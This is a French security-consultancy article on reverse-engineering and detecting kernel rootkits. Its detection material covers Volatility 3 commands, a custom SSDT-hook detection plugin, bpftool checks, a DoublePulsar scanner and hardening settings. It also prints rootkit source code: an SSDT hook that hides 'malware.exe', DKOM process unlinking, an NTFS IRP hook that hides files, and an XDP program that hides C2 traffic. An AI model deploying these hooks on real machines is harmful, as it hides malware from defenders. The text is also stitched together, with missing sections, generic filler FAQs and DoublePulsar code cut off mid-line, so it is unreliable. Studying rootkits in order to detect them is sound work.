AYI NEDJIMI Consultants


Chasse aux Fantômes : Rétro-Ingénierie

Catégorie : Retro-Ingenierie Lecture : 7 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Analyse technique approfondie des rootkits kernel-mode : SSDT hooking, DKOM, eBPF malveillant, bootkits UEFI, débogage WinDbg, Volatility 3.

Chasse aux Fantômes : Rétro-Ingénierie constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Ce guide détaillé sur rootkits kernel mode retro ingenierie propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.



Les rootkits modernes ne se limitent plus au Ring 0. Les **bootkits** s'installent dans le firmware UEFI (Ring -2), tandis que certains rootkits exploitent le mode hyperviseur (Ring -1) pour créer une couche de virtualisation invisible sous le système d'exploitation. L'écosystème Linux a vu émerger une nouvelle classe de menaces exploitant **eBPF**, la technologie de traçage noyau devenue un vecteur d'attaque redoutable. Pour approfondir, consultez notre article sur Reverse Engineering Dotnet Decompilation Analyse. Analyse technique approfondie des rootkits kernel-mode : SSDT hooking, DKOM, eBPF malveillant, bootkits UEFI, débogage WinDbg, Volatility 3. Ce

guide couvre les aspects essentiels de rootkits kernel mode retro ingenierie : méthodologie structurée, outils recommandés et retours d'expérience opérationnels. Les professionnels y trouveront des recommandations directement applicables.

Dans cet article, nous explorons méthodiquement chaque couche de cette hiérarchie, en fournissant du code reproductible, des commandes de débogage concrètes et des stratégies de détection basées sur l'analyse mémoire, le débogage kernel et l'inspection forensique. Pour approfondir, consultez notre article sur Anti Retro Ingenierie Apt.

Avertissement légal

Les techniques et le code présentés dans cet article sont destinés exclusivement à la recherche en sécurité et à la défense. Toute utilisation malveillante est illégale et passible de poursuites pénales. Travaillez uniquement dans des environnements isolés et autorisés.

Notre avis d'expert
La rétro-ingénierie éthique est un pilier de la recherche en sécurité. Comprendre comment un exploit fonctionne au niveau assembleur permet de développer des détections plus robustes que celles basées sur de simples signatures. L'investissement dans les compétences reverse est stratégique.

Savez-vous identifier les techniques d'anti-analyse utilisées par les malwares modernes ?

```
/* ssdt_hook.c - Hook SSDT NtQuerySystemInformation (Ring 0)
 * Objectif : Filtrer les processus de la liste renvoyee par
 * NtQuerySystemInformation(SystemProcessInformation)
 * ATTENTION : Code pedagogique - ne fonctionne pas sur x64 avec PatchGuard
 */

#include

/* Prototype original */
typedef NTSTATUS (*PFN_NtQuerySystemInformation)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID  SystemInformation,
    ULONG  SystemInformationLength,
    PULONG ReturnLength
);

/* Sauvegarde du pointeur original */
PFN_NtQuerySystemInformation g_OrigNtQuerySystemInformation = NULL;

/* Structure SSDT exportee par ntoskrnl */
typedef struct _SERVICE_DESCRIPTOR_TABLE {
    PULONG  ServiceTable;       /* KiServiceTable */
    PULONG  CounterTable;
    ULONG   NumberOfServices;
    PUCHAR  ArgumentTable;
} SERVICE_DESCRIPTOR_TABLE, *PSERVICE_DESCRIPTOR_TABLE;

extern PSERVICE_DESCRIPTOR_TABLE KeServiceDescriptorTable;

#define SYSCALL_INDEX_NtQuerySystemInformation 0x00AD /* Windows XP SP3 */
#define PROCESS_NAME_TO_HIDE "malware.exe"

/* Desactive le bit WP de CR0 pour ecrire dans la SSDT (read-only) */
void DisableWriteProtection(void)
{
    __asm {
        push eax
        mov  eax, cr0
        and  eax, not 0x10000   /* Clear WP bit */
        mov  cr0, eax
        pop  eax
    }
}

void EnableWriteProtection(void)
{
    __asm {
        push eax
        mov  eax, cr0
        or   eax, 0x10000       /* Set WP bit */
        mov  cr0, eax
        pop  eax
    }
}

/* Hook : filtre les processus dans la reponse */
NTSTATUS HookedNtQuerySystemInformation(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID  SystemInformation,
    ULONG  SystemInformationLength,
    PULONG ReturnLength)
{
```

```
    NTSTATUS status;
    PSYSTEM_PROCESS_INFORMATION pCurrent, pPrevious;

    /* Appel original */
    status = g_OrigNtQuerySystemInformation(
        SystemInformationClass, SystemInformation,
        SystemInformationLength, ReturnLength);

    if (!NT_SUCCESS(status) || SystemInformationClass != SystemProcessInformation)
        return status;

    /* Parcourir la liste chainee et retirer les processus cibles */
    pCurrent  = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;
    pPrevious = NULL;

    while (pCurrent) {
        if (pCurrent->ImageName.Buffer != NULL) {
            ANSI_STRING ansiName;
            RtlUnicodeStringToAnsiString(&ansiName, &pCurrent->ImageName, TRUE);

            if (strstr(ansiName.Buffer, PROCESS_NAME_TO_HIDE)) {
                /* Unlink du noeud dans la liste chainee */
                if (pPrevious) {
                    if (pCurrent->NextEntryOffset)
                        pPrevious->NextEntryOffset += pCurrent->NextEntryOffset;
                    else
                        pPrevious->NextEntryOffset = 0;
                } else {
                    if (pCurrent->NextEntryOffset) {
                        SystemInformation = (PUCHAR)SystemInformation
                            + pCurrent->NextEntryOffset;
                    }
                }
            }
            RtlFreeAnsiString(&ansiName);
        }
        pPrevious = pCurrent;
        if (pCurrent->NextEntryOffset)
            pCurrent = (PSYSTEM_PROCESS_INFORMATION)
                ((PUCHAR)pCurrent + pCurrent->NextEntryOffset);
        else
            break;
    }
    return status;
}

/* Installation du hook */
NTSTATUS InstallSsdtHook(void)
{
    ULONG idx = SYSCALL_INDEX_NtQuerySystemInformation;

    g_OrigNtQuerySystemInformation = (PFN_NtQuerySystemInformation)
        KeServiceDescriptorTable->ServiceTable[idx];

    DisableWriteProtection();
    KeServiceDescriptorTable->ServiceTable[idx] =
        (ULONG)HookedNtQuerySystemInformation;
    EnableWriteProtection();

    DbgPrint("[Rootkit] SSDT hook installed at index 0x%X\n", idx);
    return STATUS_SUCCESS;
}
```

Ce code illustre le mécanisme fondamental : la désactivation temporaire du bit `WP` (Write Protect) du registre `CR0` pour écrire dans la page mémoire en lecture seule de la SSDT, suivie du remplacement du pointeur. La fonction hookée appelle l'originale, puis filtre les résultats pour retirer les processus ciblés de la liste chaînée `SYSTEM_PROCESS_INFORMATION`.

2.2 DKOM — Direct Kernel Object Manipulation

La technique DKOM est plus élégante que le hooking car elle ne modifie aucun code exécutable — elle manipule directement les structures de données du noyau. Chaque processus Windows est représenté par une structure `_EPROCESS`, et tous les processus actifs sont reliés par une liste doublement chaînée via le champ `ActiveProcessLinks`.

Cas concret
La rétro-ingénierie du ransomware Hive par des chercheurs a permis au FBI de fournir discrètement des clés de déchiffrement à plus de 300 victimes, économisant environ 130 millions de dollars en rançons. Cette opération démontre la valeur stratégique de l'analyse technique approfondie des malwares.

Pour dissimuler un processus, un rootkit DKOM détache simplement le nœud `_EPROCESS` cible de cette liste :

```
/* dkom_hide_process.c - Dissimulation par manipulation EPROCESS
 * Technique : Unlink du doubly-linked list ActiveProcessLinks
 */

#include

/* Offset ActiveProcessLinks dans _EPROCESS
 * Varie selon la version Windows - ici Windows 10 21H2 */
#define ACTIVEPROCESSLINKS_OFFSET 0x448
#define IMAGEFILENAME_OFFSET      0x5A8

NTSTATUS HideProcessByName(const char* processName)
{
    PEPROCESS currentProcess = PsGetCurrentProcess();
    PEPROCESS targetProcess  = currentProcess;
    PLIST_ENTRY listHead, listEntry;
    char* imageName;

    /* Parcourir la liste des processus */
    listHead = (PLIST_ENTRY)((PUCHAR)currentProcess
                + ACTIVEPROCESSLINKS_OFFSET);
    listEntry = listHead->Flink;

    while (listEntry != listHead) {
        targetProcess = (PEPROCESS)((PUCHAR)listEntry
                        - ACTIVEPROCESSLINKS_OFFSET);
        imageName = (char*)((PUCHAR)targetProcess
                    + IMAGEFILENAME_OFFSET);

        if (_strnicmp(imageName, processName, strlen(processName)) == 0) {
            /* Unlink : retirer de la liste doublement chainee */
            PLIST_ENTRY prevEntry = listEntry->Blink;
            PLIST_ENTRY nextEntry = listEntry->Flink;

            prevEntry->Flink = nextEntry;
            nextEntry->Blink = prevEntry;

            /* Pointer vers soi-meme pour eviter BSOD
             * si le scheduler traverse cette structure */
            listEntry->Flink = listEntry;
            listEntry->Blink = listEntry;

            DbgPrint("[DKOM] Process '%s' unlinked from ActiveProcessLinks\n",
                     imageName);
            return STATUS_SUCCESS;
        }
        listEntry = listEntry->Flink;
    }
    return STATUS_NOT_FOUND;
}
```

L'astuce cruciale est de faire pointer les champs `Flink` et `Blink` du nœud retiré vers lui-même. Sans cette précaution, le scheduler kernel pourrait tenter de traverser un pointeur invalide et provoquer un **BSOD** (Blue Screen of Death). Le processus reste fonctionnel car le scheduler utilise une structure séparée (`KiDispatcherReadyListHead`) pour l'ordonnancement — la liste `ActiveProcessLinks` sert principalement aux énumérations via `NtQuerySystemInformation`.

2.3 IRP Hooking et Filter Drivers

Le modèle de pilotes Windows (WDM/WDF) repose sur les **I/O Request Packets** (IRP). Chaque pilote expose une table de fonctions `MajorFunction` dans son `DRIVER_OBJECT`. Un rootkit peut remplacer les handlers IRP d'un pilote de système de fichiers (ex: `\FileSystem\NTFS`) pour filtrer les résultats des opérations d'entrée/sortie :

```
/* irp_hook.c - Hook du handler IRP_MJ_DIRECTORY_CONTROL
 * Cible : pilote NTFS pour masquer des fichiers dans les listings
 */

#include

PDRIVER_DISPATCH g_OrigDirectoryControl = NULL;
PDRIVER_OBJECT   g_NtfsDriverObject     = NULL;

NTSTATUS HookedDirectoryControl(PDEVICE_OBJECT DevObj, PIRP Irp)
{
    NTSTATUS status;
    PIO_STACK_LOCATION ioStack;

    /* Appeler le handler original */
    status = g_OrigDirectoryControl(DevObj, Irp);
    if (!NT_SUCCESS(status))
        return status;

    ioStack = IoGetCurrentIrpStackLocation(Irp);

    /* Filtrer IRP_MN_QUERY_DIRECTORY pour masquer des fichiers */
    if (ioStack->MinorFunction == IRP_MN_QUERY_DIRECTORY) {
        /* Parcourir le buffer de resultats et
         * retirer les entrees correspondant aux fichiers cibles
         * (logique similaire au filtrage DKOM) */
    }
    return status;
}

NTSTATUS HookNtfsDriver(void)
{
    UNICODE_STRING driverName;
    NTSTATUS status;

    RtlInitUnicodeString(&driverName, L"\\FileSystem\\Ntfs");
    status = ObReferenceObjectByName(&driverName,
        OBJ_CASE_INSENSITIVE, NULL, 0,
        *IoDriverObjectType, KernelMode,
        NULL, (PVOID*)&g_NtfsDriverObject);

    if (!NT_SUCCESS(status))
        return status;

    /* Sauvegarder et remplacer le handler */
    g_OrigDirectoryControl =
        g_NtfsDriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL];
    g_NtfsDriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =
        HookedDirectoryControl;

    ObDereferenceObject(g_NtfsDriverObject);
    return STATUS_SUCCESS;
}
```

Les **filter drivers** malveillants utilisent une approche encore plus subtile : plutôt que de modifier un pilote existant, ils s'insèrent dans la pile de pilotes (device stack) via `IoAttachDeviceToDeviceStack`. Cela leur permet d'intercepter tous les IRP transitant vers le pilote cible sans modifier aucun pointeur dans le `DRIVER_OBJECT` original — rendant la détection par comparaison de pointeurs inefficace.

Votre sandbox d'analyse est-elle suffisamment isolée pour exécuter des échantillons malveillants en toute sécurité ?

```
/* xdp_c2_filter.c - Programme XDP pour masquer le trafic C2
 * Filtre les paquets vers/depuis le serveur C2 avant capture
 */

#include "vmlinux.h"
#include

#define C2_SERVER_IP  0xC0A80142  /* 192.168.1.66 en network byte order */
#define C2_PORT       443
#define ETH_P_IP      0x0800

SEC("xdp")
int xdp_c2_hide(struct xdp_md *ctx)
{
    void *data     = (void *)(long)ctx->data;
    void *data_end = (void *)(long)ctx->data_end;

    struct ethhdr *eth = data;
    if ((void *)(eth + 1) > data_end)
        return XDP_PASS;

    if (eth->h_proto != __constant_htons(ETH_P_IP))
        return XDP_PASS;

    struct iphdr *ip = (void *)(eth + 1);
    if ((void *)(ip + 1) > data_end)
        return XDP_PASS;

    /* Masquer le trafic C2 entrant : DROP silencieux
     * Le paquet disparait avant d'atteindre tcpdump */
    if (ip->saddr == __constant_htonl(C2_SERVER_IP)) {
        /* Rediriger vers un socket BPF au lieu de DROP
         * pour traitement par le rootkit userspace */
        return XDP_PASS; /* En production: XDP_REDIRECT */
    }

    return XDP_PASS;
}

char LICENSE[] SEC("license") = "GPL";
```

3.4 Détection avec bpftool

L'utilitaire `bpftool` est l'outil principal pour énumérer les programmes eBPF chargés dans le noyau :

```
# Lister tous les programmes eBPF charges
sudo bpftool prog list

# Sortie typique d'un systeme compromis :
# 42: kprobe  name kprobe_getden  tag a1b2c3d4e5f6a7b8
#     loaded_at 2026-02-01T03:14:00+0000  uid 0
#     xlated 512B  jited 348B  memlock 4096B
#     pids suspicious_proc(1337)

# Inspecter un programme suspect
sudo bpftool prog dump xlated id 42

# Lister les maps BPF (communication kernel<->userspace)
sudo bpftool map list

# Voir les attachements aux kprobes
sudo bpftool perf list

# Detecter les programmes attaches a des points sensibles
sudo bpftool prog list | grep -E "kprobe|kretprobe|tracepoint|lsm"

# Verifier les programmes XDP attaches aux interfaces
for iface in $(ls /sys/class/net/); do
    prog=$(sudo bpftool net show dev $iface 2>/dev/null | grep xdp)
    if [ -n "$prog" ]; then
        echo "[ALERTE] Programme XDP detecte sur $iface : $prog"
    fi
done
```

Point clé

Les rootkits eBPF les plus avancés désactivent `bpftool` en hookant les syscalls `bpf()` eux-mêmes. La détection fiable nécessite une acquisition mémoire externe et l'analyse des structures BPF directement dans le dump.

L'analyse mémoire forensique est la technique de détection la plus fiable contre les rootkits kernel. En capturant un dump complet de la RAM, l'analyste travaille sur une image statique, hors de portée des hooks du rootkit. Volatility 3 (Python 3) est le framework de référence pour cette tâche.

6.1 Acquisition mémoire

```
# === WINDOWS : Acquisition avec WinPmem ===
# Telecharger WinPmem depuis https://github.com/Velocidex/WinPmem
winpmem_mini_x64.exe --output C:\forensics\memory.raw --format raw

# Alternative : DumpIt (Comae) - un seul clic
DumpIt.exe /OUTPUT C:\forensics\memory.dmp

# === LINUX : Acquisition avec LiME ===
# Compiler le module LiME pour le kernel exact de la cible
git clone https://github.com/504ensicSLabs/LiME
cd LiME/src
make
# Charger et dumper en format lime
sudo insmod lime-$(uname -r).ko "path=/tmp/memory.lime format=lime"

# Pour une acquisition a distance via netcat
sudo insmod lime-$(uname -r).ko "path=tcp:4444 format=lime"
# Sur l'analyste : nc target_ip 4444 > memory.lime
```

6.2 Plugins essentiels pour la détection de rootkits

```
# === DETECTION DE PROCESSUS CACHES (DKOM) ===

# Liste des processus via ActiveProcessLinks (vue du rootkit)
python3 -m volatility3 -f memory.raw windows.pslist.PsList

# Scan exhaustif par signatures EPROCESS dans toute la memoire
# Detecte les processus unlinked par DKOM
python3 -m volatility3 -f memory.raw windows.psscan.PsScan

# Comparer pslist et psscan : les processus presents dans
# psscan mais absents de pslist sont probablement dissimules

# === DETECTION HOOKS SSDT ===
python3 -m volatility3 -f memory.raw windows.ssdt.SSDT

# === MODULES KERNEL SUSPECTS ===
# Lister les modules charges
python3 -m volatility3 -f memory.raw windows.modules.Modules

# Detecter les modules non lies (rootkit decharge)
python3 -m volatility3 -f memory.raw windows.modscan.ModScan

# === INJECTION DE CODE ===
# Detecter les regions memoire suspectes (RWX, PE injecte)
python3 -m volatility3 -f memory.raw windows.malfind.Malfind

# === CALLBACKS KERNEL ===
# Enumerer les callbacks de notification
python3 -m volatility3 -f memory.raw windows.callbacks.Callbacks

# === LINUX : DETECTION ROOTKITS ===
# Modules kernel charges
python3 -m volatility3 -f memory.lime linux.lsmod.Lsmod

# Verifier la table des syscalls
python3 -m volatility3 -f memory.lime linux.check_syscall.Check_syscall

# Detecter les modules caches
python3 -m volatility3 -f memory.lime linux.hidden_modules.Hidden_modules
```

6.3 Plugin Volatility 3 personnalisé

Voici un plugin custom pour détecter les hooks SSDT en comparant les adresses avec les limites des modules légitimes :

```
"""
Plugin Volatility 3 : detect_ssdt_hooks.py
Detecte les hooks dans la SSDT en verifiant que chaque entree
pointe bien dans l'espace memoire de ntoskrnl.exe
"""

import logging
from typing import List, Tuple
from volatility3.framework import interfaces, renderers
from volatility3.framework.configuration import requirements
from volatility3.plugins.windows import ssdt, modules

log = logging.getLogger(__name__)

class DetectSSDTHooks(interfaces.plugins.PluginInterface):
    """Detecte les hooks SSDT par comparaison avec les modules legitimes."""

    _required_framework_version = (2, 0, 0)

    @classmethod
    def get_requirements(cls) -> List[interfaces.configuration.RequirementInterface]:
        return [
            requirements.TranslationLayerRequirement(
                name="primary", description="Memory layer"),
            requirements.SymbolTableRequirement(
                name="nt_symbols", description="Windows kernel symbols"),
        ]

    def _generator(self):
        kernel = self.context.modules[self.config["kernel"]]

        # Construire la map des modules charges
        module_map = {}
        for mod in modules.Modules.list_modules(
            self.context, kernel.layer_name, kernel.symbol_table_name
        ):
            base = mod.DllBase
            size = mod.SizeOfImage
            name = mod.BaseDllName.get_string()
            module_map[(base, base + size)] = name

        # Parcourir la SSDT
        for idx, addr in ssdt.SSDT.list_ssdt(
            self.context, kernel.layer_name, kernel.symbol_table_name
        ):
            owner = "UNKNOWN (HOOKED)"
            for (base, end), name in module_map.items():
                if base <= addr < end:
                    owner = name
                    break

            if owner == "UNKNOWN (HOOKED)":
                yield (0, (idx, format(addr, "#018x"), owner))

    def run(self):
        return renderers.TreeGrid(
            [
                ("SSDT Index", int),
                ("Address", str),
                ("Owner", str),
            ],
```

```
            self._generator(),
        )
```

7.2 Détection réseau et IOCs

DoublePulsar laisse une signature réseau détectable : lorsqu'une machine infectée reçoit une requête SMB `Trans2 SESSION_SETUP`, elle répond avec un `MultiplexID` modifié (0x0051 au lieu de la valeur attendue). Ce comportement permet un scan de détection :

```
#!/usr/bin/env python3
"""doublepulsar_detect.py - Detecte les machines infectees par DoublePulsar
Envoie une requete SMB Trans2 SESSION_SETUP et analyse le MultiplexID
de la reponse. Un MultiplexID de 0x0051 indique une infection.
"""

import socket
import struct
import sys

def check_doublepulsar(target_ip: str, port: int = 445) -> bool:
    """Verifie si la cible est infectee par DoublePulsar."""

    # Negociation SMB initiale
    negotiate = bytearray([
        0x00, 0x00, 0x00, 0x85,  # NetBIOS header
        0xFF, 0x53, 0x4D, 0x42,  # SMB magic
        0x72,                     # Command: Negotiate
        0x00, 0x00, 0x00, 0x00,  # Status
        0x18,                     # Flags
        0x53, 0xC8,              # Flags2
        0x00, 0x00,              # PID High
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  # Signature
        0x00, 0x00,              # Reserved
        0xFF, 0xFF,              # TID
        0xFF, 0xFE,              # PID
        0x00, 0x00,              # UID
        0x00, 0x00,              # MID
    ])
    # Ajout du dialect NT LM 0.12
    negotiate += b'\x00\x62\x00\x02\x4e\x54\x20\x4c\x4d\x20\x30\x2e\x31\x32\x00'

    # Trans2 SESSION_SETUP - le probe DoublePulsar
    trans2_probe = bytearray([
        0x00, 0x00, 0x00, 0x4E,
        0xFF, 0x53, 0x4D, 0x42,
        0x32,                     # Command: Trans2
        0x00, 0x00, 0x00, 0x00,
        0x18,
        0x07, 0xC0,
        0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00,
        0xFF, 0xFF,              # TID
        0xFF, 0xFE,              # PID
        0x00, 0x00,              # UID
        0x42, 0x42,              # MID = 0x4242 (notre valeur de reference)
        0x0F, 0x0C, 0x00,
        0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00,
        0x0E, 0x00,              # Sub-command: SESSION_SETUP (0x0E)
        0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    ])

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        sock.connect((target_ip, port))
```

```
        # Envoyer la negociation
        sock.send(negotiate)
        resp = sock.recv(1024)

        # Envoyer le probe Trans2
        sock.send(trans2_probe)
        resp = sock.recv(1024)

        if len(resp) >= 36:
            # Le MultiplexID est aux octets 34-35 du header SMB
            mid = struct.unpack('")
        sys.exit(1)
    check_doublepulsar(sys.argv[1])
```

IOCs DoublePulsar

- **Réseau** : réponse SMB Trans2 SESSION_SETUP avec MultiplexID = 0x0051
- **Mémoire** : modification de `SrvTransaction2DispatchTable` dans `srv.sys`
- **Comportement** : allocation mémoire non-pagée dans le pool kernel (tag spécifique)
- **Signature YARA** : pattern du shellcode — `{4C 8B 44 24 ?? 48 8B 54 24 ?? 41 B9 00 10 00 00}`

Reptile emploie plusieurs couches de dissimulation :

- **Processus** : hook de `proc_readdir` pour filtrer les entrées de `/proc`, rendant les processus invisibles à `ps` et `top`
- **Fichiers** : hook de `filldir/filldir64` pour masquer les fichiers dans les listings de répertoires
- **Connexions réseau** : hook de `tcp4_seq_show` et `udp4_seq_show` pour filtrer les connexions dans `/proc/net/tcp`
- **Module kernel** : auto-suppression de la liste des modules via `list_del_init` sur `THIS_MODULE->list`
- **Backdoor** : réception de commandes via des paquets réseau contenant un magic number, interceptés par Netfilter avant d'atteindre les applications

8.3 Détection de Reptile

```
# === Detection des modules kernel caches ===

# Comparer /proc/modules avec la liste des modules dans sysfs
diff <(lsmod | awk '{print $1}' | sort) \
     <(ls /sys/module/ | sort)

# Verifier les hooks ftrace actifs
cat /sys/kernel/debug/tracing/enabled_functions

# Verifier les hooks Netfilter
# Necessite nftables ou iptables -L -v -n
sudo conntrack -L 2>/dev/null | head -20

# Detecter les hooks de syscall (comparaison avec System.map)
sudo cat /proc/kallsyms | grep sys_call_table
# Comparer avec le fichier System.map du kernel original

# Rechercher les zones memoire suspectes dans /proc/kcore
sudo grep -a "reptile\|magic_packet\|hidden_prefix" /proc/kallsyms

# Avec Volatility 3 sur un dump LiME
python3 -m volatility3 -f memory.lime linux.hidden_modules.Hidden_modules
python3 -m volatility3 -f memory.lime linux.check_syscall.Check_syscall
python3 -m volatility3 -f memory.lime linux.check_modules.Check_modules
```

Avec HVCI activé, même un rootkit ayant obtenu des privilèges kernel ne peut pas exécuter de code non signé : les tentatives de modification de pages exécutables sont bloquées par l'hyperviseur via les **Second Level Address Translation** (SLAT/EPT) tables.

9.3 Linux : Kernel Lockdown et IMA

Le **Kernel Lockdown** LSM (Linux Security Module), intégré depuis le kernel 5.4, restreint les opérations même pour root lorsqu'il est activé en mode `integrity` ou `confidentiality` :

```
# Verifier le statut du Kernel Lockdown
cat /sys/kernel/security/lockdown
# Resultat attendu : [integrity] ou [confidentiality]

# En mode integrity, les operations suivantes sont bloquees :
# - Chargement de modules non signes
# - Acces a /dev/mem et /dev/kmem
# - Acces a /proc/kcore
# - Utilisation de kexec avec des kernels non signes
# - Modification des parametres kernel ACPI
# - Ecriture dans les MSRs

# Activer le lockdown au boot (parametre kernel)
# Dans /etc/default/grub :
GRUB_CMDLINE_LINUX="lockdown=integrity"

# === IMA (Integrity Measurement Architecture) ===
# IMA mesure et verifie l'integrite des fichiers charges

# Activer IMA
# Parametre kernel : ima_policy=tcb ima_appraise=enforce

# Verifier les mesures IMA
cat /sys/kernel/security/ima/ascii_runtime_measurements | head

# Politique IMA pour les modules kernel
# /etc/ima/ima-policy
# measure func=MODULE_CHECK
# appraise func=MODULE_CHECK appraise_type=imasig

# === Verification de la signature des modules ===
# Verifier si le kernel exige des modules signes
cat /proc/sys/kernel/modules_disabled
# 1 = chargement de nouveaux modules interdit

# Alternative : CONFIG_MODULE_SIG_FORCE dans la config kernel
grep MODULE_SIG /boot/config-$(uname -r)
```

9.4 Driver Signature Enforcement

Sur Windows, le **Driver Signature Enforcement** (DSE) exige que tous les drivers kernel soient signés numériquement par un certificat reconnu par Microsoft. Depuis Windows 10 version 1607, les nouveaux drivers doivent être soumis au **Windows Hardware Developer Center Dashboard** (WHDC) pour obtenir une signature Microsoft attestation. Cela a considérablement réduit la surface d'attaque, mais des contournements existent :

- **BYOVD** (Bring Your Own Vulnerable Driver) : chargement d'un driver légitime signé mais vulnérable, exploité pour obtenir des primitives d'écriture/lecture kernel arbitraires. Exemples : `RTCore64.sys` (MSI Afterburner), `dbutil_2_3.sys` (Dell)
- **Certificats volés** : utilisation de certificats de signature de code dérobés à des éditeurs légitimes (cas de Stuxnet avec les certificats Realtek/JMicron)
- **Exploitation du Secure Boot** : désactivation du DSE au niveau du bootloader (technique BlackLotus)

10 Conclusion — L'avenir des rootkits

L'évolution des rootkits suit une trajectoire inexorable vers des niveaux de privilège de plus en plus élevés. Alors que les protections du Ring 0 se renforcent (PatchGuard, HVCI, Kernel Lockdown), les attaquants migrent vers des cibles encore plus profondes.

Rootkits de virtualisation (Ring -1) : des proof-of-concepts comme **Blue Pill** (Joanna Rutkowska, 2006) et **SubVirt** (Microsoft Research) ont démontré la faisabilité de rootkits hyperviseurs. Ces rootkits virtualisent le système d'exploitation à la volée, plaçant l'attaquant en position de contrôle total sous l'OS. Avec la généralisation de la virtualisation matérielle (VT-x, AMD-V), ces techniques deviennent de plus en plus accessibles.

Implants firmware et TEE : les **Trusted Execution Environments** (Intel SGX, ARM TrustZone) et les co-processeurs de gestion (Intel ME, AMD PSP) constituent des surfaces d'attaque sous-explorées. Un rootkit implanté dans Intel ME aurait accès au réseau et à la mémoire même lorsque le système est éteint. Les travaux de Positive Technologies sur le débordement de buffer dans Intel ME (2017) ont prouvé que ces environnements ne sont pas imperméables.

eBPF comme vecteur d'avenir : sur Linux, eBPF continuera d'être un champ de bataille majeur. Sa présence légitime dans les infrastructures de production (observabilité, réseau, sécurité via Cilium/Falco) rend la distinction entre usage légitime et malveillant particulièrement difficile. Les défenseurs devront investir dans des politiques de contrôle eBPF granulaires et la vérification formelle des programmes chargés.

La réponse par la virtualisation de la sécurité : l'avenir de la défense repose sur l'utilisation systématique de l'hyperviseur comme point d'observation. Des technologies comme **VBS/HVCI** (Windows), **Bareflank** (hyperviseur de sécurité open source), et les solutions de type **Virtual Machine Introspection** (VMI) permettent d'observer le noyau depuis un niveau de privilège supérieur, restaurant l'asymétrie en faveur du défenseur.

La chasse aux rootkits restera un défi fondamental en sécurité informatique. Chaque nouvelle couche de protection engendre de nouvelles techniques de contournement, dans une course aux armements où la compréhension profonde de l'architecture système reste l'atout maître de l'analyste. Cet article a posé les fondations méthodologiques — le reste est affaire de pratique, d'expérimentation continue et de veille active sur les évolutions de cette discipline fascinante.

Pour approfondir ce sujet, consultez notre outil open-source reverse-engineering-scripts qui facilite l'assistance à la rétro-ingénierie de binaires.

Questions frequentes

Comment mettre en place Chasse aux Fantômes dans un environnement de production ?

La mise en place de Chasse aux Fantômes en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Chasse aux Fantômes est-il essentiel pour la securite des systemes d'information ?

Chasse aux Fantômes constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Quelles sont les bonnes pratiques pour Chasse aux Fantômes en 2026 ?

Les bonnes pratiques pour Chasse aux Fantômes en 2026 incluent l'adoption d'une approche Zero Trust, l'automatisation des controles de securite, la mise en place d'une veille continue sur les vulnerabilites et l'integration des recommandations des organismes de reference comme l'ANSSI et le NIST.

